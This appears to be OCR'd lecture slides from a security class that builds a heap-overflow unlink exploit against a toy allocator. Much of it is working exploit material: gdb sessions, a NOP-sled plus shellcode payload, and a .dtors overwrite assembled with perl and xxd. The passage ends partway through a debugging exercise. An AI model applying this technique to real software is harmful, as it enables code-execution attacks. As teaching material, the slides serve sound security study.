This GDB was configured as "i486-slackware-linux"...
Using host libthread_db library "/lib/libthread_db.so.1".

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./alloc_user AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x0804883e in unlink_chunk (chunk=0x804a090) at alloc.c:140
140                     cb->prev_free_chunk->next_free_chunk = cb->next_free_chunk;
(gdb) _
```

- We know the crash happens somewhere in the alloc() code based on our code.
- The debugger gives us the exact line in the unlink_chunk() code.

C Language Corollary

- Let A be a pointer to a structure
- Let B be a member of A's structure
- A->B is shorthand for (*A).B
- In other words, dereference the pointer A to get to the relevant structure and then reference the B element of the structure.



```
cb->prev_free_chunk->next_free_chunk = cb->next_free_chunk;
```

- In the case of our crash situation, cb points to chunk2 (the chunk with the corrupted meta data).
- In other words, the above line is really doing:


Cb->(*0x41414141).next_free_chunk = cb->(0x41414141).

- In plain english: The line of code is trying to set the value at 0x41414141 to 0x41414141.
- Notice these are values we control. This means with clever construction, we can cause an arbitrary 4 byte overwrite. This is a scenario you know how to exploit.

Heap Exploit: How to

- Set chunk2’s prev_free_chunk->next_free_chunk equal to an address where we can overwrite in order to gain execution (DTORS/GOT/Return Address).
- Set chunk2’s next_free_chunk equal to the value we want to write the above address with.
- For example: prev_free_chunk->next_free_chunk = DTORS; next_free_chunk = shellcode address

C Language Corollary 2




```
typedef struct control_block
{
    int available;
    int size;
    struct control_block *next_free_chunk;
    struct control_block *prev_free_chunk;
} control_block_t;
```

- (*0x41414141).next_free_chunk really means *(0x41414141 + 8) since next_free_chunk is 8 bytes into the control_block_t structure (int available and int size are both 4 bytes each).

Corollary 2 Side Effect

- For example: prev_free_chunk->next_free_chunk = DTORS; next_free_chunk = shellcode address. turns into:
- Prev_free_chunk = (DTORS-8);
- Next_free_chunk = shellcode address.


Heap Exploit Payload Construction




```
root@slack12:~/class/alloc# wc hello.shellcode
 0  1 34 hello.shellcode
root@slack12:~/class/alloc# python
Python 2.5.1 (r251:54863, May  4 2007, 16:52:23)
[GCC 4.1.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 128-34
94
>>> quit()
root@slack12:~/class/alloc# (perl -e 'print "\x90" x 94';cat hello.shellcode) | cat > payload1
root@slack12:~/class/alloc# xxd -g 1 payload1
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000020: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000030: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000040: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000050: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0  ..............1.
0000060: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68  1.1.1.....hd!!!h
0000070: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80  Owne........1...
root@slack12:~/class/alloc# wc payload1
  0   1 128 payload1
root@slack12:~/class/alloc#
```

Step 1: fill chunk1 (128 bytes) with a nop sled and then our shellcode. We will eventually redirect execution to chunk1

Payload Construction 2




```
typedef struct control_block
{
    int available;
    int size;
    struct control_block *next_free_chunk;
    struct control_block *prev_free_chunk;
} control_block_t;
```




```
root@slack12:~/class/alloc#
root@slack12:~/class/alloc#
root@slack12:~/class/alloc# (cat payload1; perl -e 'printf "\x11" x 8') | cat > payload2
root@slack12:~/class/alloc# xxd -g 1 payload2
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000020: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000030: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000040: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000050: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0  ..............1.
0000060: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68  1.1.1.....hd!!!h
0000070: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80  Owne........1...
0000080: 11 11 11 11 11 11 11 11                          ........
root@slack12:~/class/alloc# wc payload2
  0   1 136 payload2
root@slack12:~/class/alloc# _
```

- After we will chunk1 up with 128 bytes of our nop sled/ shellcode, we will start overwriting chunk2's control block.
- We need to first fill available and size with suitable values (available != 0) (size >= 128)




```
(gdb) break *main+97
Breakpoint 1 at 0x8048455: file alloc_user.c, line 11.
(gdb) run `cat payload1`
Starting program: /root/class/alloc/alloc_user `cat payload1`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a090
alloc returning 0x804a0a0 to user
dealloc called on 0x804a0a0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x90, avail=1, nextfree=0x0, prevfree=0x0

Breakpoint 1, 0x08048455 in main (argc=2, argv=0xbffff5d4) at alloc_user.c:11
11              strcpy(buf1,argv[1]);
(gdb) x/30bx 0x804a000
0x804a000:      0x00    0x00    0x00    0x00    0x90    0x00    0x00    0x00
0x804a008:      0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x804a010:      0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x804a018:      0x90    0x90    0x90    0x90    0x90    0x90
(gdb)
0x804a01e:      0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x804a026:      0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x804a02e:      0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x804a036:      0x90    0x90    0x90    0x90    0x90    0x90
(gdb) _
```

- Next we find the address where our nop sled and shellcode reside on the stack after strcpy. In this case 0x804a010




```
root@slack12:~/class/alloc# objdump -s -j .dtors alloc_user

alloc_user:     file format elf32-i386

Contents of section .dtors:
 8049b84 ffffffff 00000000                    ........
root@slack12:~/class/alloc#
```




```
root@slack12:~/class/alloc# (cat payload2;perl -e 'print "\x10\xa0\x04\x08"';perl -e 'print "\x80\x9b\x04\x08"') | cat > payload
3
root@slack12:~/class/alloc# xxd -g 1 payload3
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000020: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000030: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000040: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000050: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0  ..............1.
0000060: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68  1.1.1.....hd!!!h
0000070: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80  Owne........1...
0000080: 11 11 11 11 11 11 11 11 10 a0 04 08 80 9b 04 08  ................
root@slack12:~/class/alloc# wc payload3
  0   1 144 payload3
root@slack12:~/class/alloc# _
```


- We choose dtors as our target to finish our payload. This payload will set chunk2's control_block as follows
- Available = size = 0x11111111
- Next_free_chunk = NOPS/shellcode = 0x804a010
- Prev_free_chunk = dtors-8 = 0x8049b80



```
root@slack12:~/class/alloc# ./alloc_user `cat payload3`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a090
alloc returning 0x804a0a0 to user
dealloc called on 0x804a0a0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x90, avail=1, nextfree=0x0, prevfree=0x0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x11111111, avail=286331153, nextfree=0x804a010, prevfree=0x8049b80
alloc requesting 144 bytes total
alloc found a previously used chunk to use
chunk location = 0x804a090, chunk size = 286331153
alloc returning 0x804a0a0 to user
Segmentation fault (core dumped)
root@slack12:~/class/alloc# ls
```




- You didn’t really think that would work on the first try did you?
- Why did we crash? What is going wrong?
- Investigate and tell me!




```
Core was generated by `./alloc_user ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
Program terminated with signal 11, Segmentation fault.
#0  0x0804a01c in ?? ()
(gdb) x/30bx 0x804a010
0x804a010:      0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x804a018:      0x90    0x90    0x90    0x90    0x80    0x9b    0x04    0x08
